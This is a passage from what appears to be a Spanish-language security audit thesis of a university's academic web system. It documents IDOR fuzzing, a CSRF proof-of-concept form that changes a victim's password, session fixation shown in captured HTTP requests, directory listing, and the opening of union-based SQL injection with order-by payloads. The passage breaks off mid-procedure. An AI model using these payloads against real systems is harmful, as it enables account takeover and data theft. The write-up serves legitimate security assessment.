De esta manera se confirmó el inicio de sesión para este usuario, es evidente que usan contraseñas débiles, esto es debido al mecanismo de cambio de contraseña ineficiente.




Figura 78. Inicio de sesión exitoso mediante fuerza bruta. (Elaborado por el autor)

Este tipo de ataque es posible en todos los formularios de autenticación de la aplicación.

Hallazgo 10

Referencia de objeto directo

Una referencia de objeto directo ocurre cuando un desarrollador expone una referencia a un objeto de implementación interna, como un archivo, directorio, registro de base de datos o clave, como una URL o parámetro de formulario. Un atacante puede manipular las referencias directas de objetos para acceder a otros objetos sin autorización, a menos que haya una verificación de control de acceso.

La funcionalidad de autenticación o autorización de la aplicación no impide que un usuario obtenga acceso a los datos o registros de otro usuario modificando el valor clave que identifica los datos.

Esta falla fue descubierta en el menú Nóminas Estudiantiles del módulo Matriculación, en primera instancia hay que ubicarse en la URL a evaluar, clic derecho para abrir el menú contextual y dar clic en Fuzz.




Figura 79. Selección de la URL para evaluar con la herramienta ZAP. (Elaborado por el autor)

Se abrirá la ventana del Fuzz, el próximo punto es seleccionar el parámetro a evaluar y dar clic en Add, ubicado en la parte superior derecha.




Figura 80. Ventana de configuración de fuzz en la herramienta ZAP. (Elaborado por el autor)

Se abrirá una nueva ventana, en la sección Contents, asignar un determinado rango de números y dar clic en Añadir.




Figura 81. Valores asignados para evaluar el parámetro determinado. (Elaborado por el autor)

Una vez asignado los valores numéricos, se abrirá la ventana del Fuzz con el parámetro determinado y finalmente dar clic en Start Fuzzer, empezará a realizar

peticiones al servidor con los valores asignados.




Figura 82. Parámetro designado a evaluar referencia de objetos directos con ZAP. (Elaborado por el autor)

Al analizar los resultados, se observa en la segunda petición realizada un cambio en el tamaño de la respuesta, esto indica que posiblemente haya devuelto resultados distintos.




Figura 83. Resultado de referencia de objetos directos con la herramienta ZAP. (Elaborado por el autor)

Para corroborar este hallazgo hay que dirigirse a la dirección URL que se probó y cambiar el número 1 por el 2, como se muestra en las siguientes gráficas.




Figura 84. Dirección URL con el parámetro sin modificar. (Elaborado por el autor)




Figura 85. Dirección URL con el parámetro modificado. (Elaborado por el autor)

Con estos resultados se comprobó que se puede acceder a la página de perfil de otro usuario, este problema se debe a una inconsistencia en el control de acceso.

Hallazgo 11

Cross Site Request Forgery

La falsificación de solicitudes entre sitios (CSRF), es un ataque que obliga a un usuario final a ejecutar acciones no deseadas en una aplicación web en la que esta autenticado actualmente.

Las vulnerabilidades de CSRF pueden surgir cuando las aplicaciones se basan únicamente en cookies HTTP para identificar al usuario que ha emitido una solicitud en particular. Debido a que los navegadores agregan automáticamente cookies a las solicitudes, independientemente del origen de la solicitud, es posible que un

atacante cree un sitio web malicioso que falsifique una solicitud de varios dominios a la aplicación vulnerable.

Para demostrar esta vulnerabilidad hay que autenticarse primero como un usuario legítimo, se tomó la funcionalidad de cambio de contraseña, simplemente con copiar la parte del formulario, añadir en el atributo action la dirección URL asignada para el cambio de credenciales y en los atributos value escribir la nueva contraseña que en este caso es "hacked" y guardarlo con la extensión html, la siguiente imagen contiene el código con los cambios realizados.

```
<form id="cambio_clave" name="cambio_clave" method="post" action="https://www.sianet.ueb.edu.ec/aade/cambiar_datos_usuario.php?paginaact=1" targe
                    <table id="tabla2">
                     <tr><td id="filamescalendario" colspan=""> </td></tr>
                     <tr><td colspan="">  </td></tr>
                     <tr>
                      <td id='tabla1'> </td>
                      <td>
                       <input type="hidden" class="salidas" size="40" readonly maxlength="100" name= "nombre_usuario" value = "" id="nombre_u
                      </td>
                     </tr>
                     <tr>
                      <td id='tabla1'> </td>
                      <td>
                       <input type="hidden" maxlength="20" size="20" name= "contrasena1" id="contrasena1" value="hacked" onkeypress= "return
                      </td>
                     </tr>
                     <tr>
                      <td id='tabla1'> </td>
                      <td>
                       <input type="hidden" maxlength="20" size="20" name= "contrasena2" id="contrasena2" value="hacked" onkeypress= "return
                      </td>
                     </tr>
                     <tr><td colspan="2">  </td></tr>
                     <tr>
                      <td colspan="" align="left">
                       <input type="submit" name="clave" value="Actualizar" onclick="mensajes_java_cambio_clave(form); return false;"/>
                      </td>
                     </tr>
                     <tr><td colspan="2">  </td></tr>
                    </table>
                </form>
```

Figura 86. Formulario de cambio de contraseña para demostrar CSRF. (Elaborado por el autor)

Tan pronto la víctima de clic en el botón Actualizar se cambiará la contraseña de inicio de sesión




Figura 87. Ataque mediante Cross Site Request Forgery. (Elaborado por el autor)

Para cerciorarse que se efectuó el cambio de contraseña correctamente, hay que iniciar sesión en la aplicación con la nueva contraseña.

Figura 88. Interfaz de inicio de sesión docente. (Elaborado por el autor)

El inicio de sesión ha sido exitoso lo que se comprueba que la aplicación es vulnerable a CSRF.




*Figura 89.*Inicio de sesión exitoso con la nueva contraseña. (Elaborado por el autor)

Este procedimiento se puede realizar con cualquier usuario a obligarle a realizar diversas actividades no solo un simple cambio de contraseña.

Hallazgo 12

Pruebas de Fijación de Sesión

Cuando una aplicación no renueva sus cookies de sesión después de una autenticación exitosa, podría ser posible encontrar una vulnerabilidad de fijación de sesión y forzar a un usuario a utilizar una cookie conocida por el atacante. En ese

caso, un atacante podría robar la sesión del usuario (secuestro de sesión).

El primer paso es hacer una solicitud al sitio a ser probado, en este caso se hizo la petición a:

sianet.ueb.edu.ec/sme/login_foto.php

```
POST /sme/login_foto.php HTTP/1.1
Host: www.sianet.ueb.edu.ec
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:65.0) Gecko/20100101
Firefox/65.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://www.sianet.ueb.edu.ec/sme/login_foto.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Connection: close
Cookie: PHPSESSID=671et4e5ag8ch2km72987gbks1
Upgrade-Insecure-Requests: 1
DNT: 1
```

Figura 90. Identificador de sesión obtenido antes de la autenticación. (Elaborado por el autor)

La aplicación fija el identificador de sesión PHPSESSID=671et4e5ag8ch2km72987gbks1.

A continuación, se autentica con éxito a la aplicación

```
GET /sme/nominas_estudiantiles2.php HTTP/1.1
Host: www.sianet.ueb.edu.ec
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:65.0) Gecko/20100101
Firefox/65.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://www.sianet.ueb.edu.ec/sme/fotos.php
Connection: close
Cookie: PHPSESSID=671et4e5ag8ch2km72987gbks1
Upgrade-Insecure-Requests: 1
DNT: 1
```

Figura 91. Identificador de sesión obtenido después de la autenticación. (Elaborado por el autor)

Se observa que la cookie no ha sido renovada tras la autenticación, se sabe que es posible realizar un secuestro de sesión al enviar un identificador de sesión válido a un usuario mediante ingeniería social.

Hallazgo 13

Exploración de directorios

Ver el contenido de directorios web puede llevar a la revelación de copias de seguridad, información de configuraciones, etc. En la siguiente gráfica se observa

un listado de números de cédula.




Figura 92. Listado de directorios. (Elaborado por el autor)

2.4. Explotación

Este paso explota las vulnerabilidades encontradas y comprobar qué información o acceso es posible obtener.

El proceso de explotación se realizó entre el 10 y 12 de diciembre del 2018.

2.4.1. Inyección SQL Basada en Uniones

Detección de inyección SQL

Todos los puntos identificados vulnerables a inyecciones SQL son explotables proceso que puede realizarse mediante diferentes técnicas. El método utilizado para explotar fue mediante la cláusula UNION, para este propósito he seleccionado el menú Reporte de Usuarios del módulo Financiero.

Figura 93. Menú reporte de usuarios del módulo financiero. (Elaborado por el autor)

Se observa que se está imprimiendo en la interfaz la consulta SQL emitida para devolver los registros de la fecha de pago, este tipo de información no debe ser revelada en ninguna parte, porque esto da a conocer a un atacante la estructura de la sentencia.

El primer punto es verificar si el proxy está configurado correctamente, dirigirse a la pestaña Proxy y corroborar que este habilitado la intercepción, en el menú desplegable de la aplicación, seleccionar cualquier ítem disponible, habrá capturado la petición como se muestra en la imagen a continuación, lo siguiente es dar clic derecho para abrir el menú contextual y seleccionar Send to Repeater

```
GET /sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222 HTTP/1.1
Host: www.sianet.ueb.edu.ec
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://www.sianet.ueb.edu.ec/sme/reporte_user.php
Cookie: PHPSESSID=iofsfts9tl01el3j47o8hju835
Connection: close
DNT: 1
```

Figura 94. Solicitud interceptada por burp suite. (Elaborado por el autor)

Una vez en la pestaña Repeater, dirigirse a Params, clic en go para tener una "linea base" de la respuesta del servidor.




Figura 95. Función repeater de burp suite. (Elaborado por el autor)

Uno de los métodos para verificar si es posible la inyección SQL, es añadir una comilla simple en uno de los parámetros de entrada, esto hará que se rompa la estructura de la consulta, resultando un error o un cambio en el contenido en la respuesta, como se observa en la gráfica, al parecer se está interpretando la comilla como parte de la consulta, lo que demuestra que es posible realizar la inyección.




Figura 96. Inyección SQL identificada en el parámetro usuario. (Elaborado por el autor)

Determinando el número de columnas

Para determinar el número de columnas se hace uso de la cláusula order by, cuya función es ordenar los campos por columna, a continuación, se tratará de ordenar la sentencia hasta que genere un error en la base de datos.

' order by 1-- NO ERROR




Figura 97. Error no generado al tratar de ordenar la primera columna. (Elaborado por el autor)

' order by 2-- NO ERROR

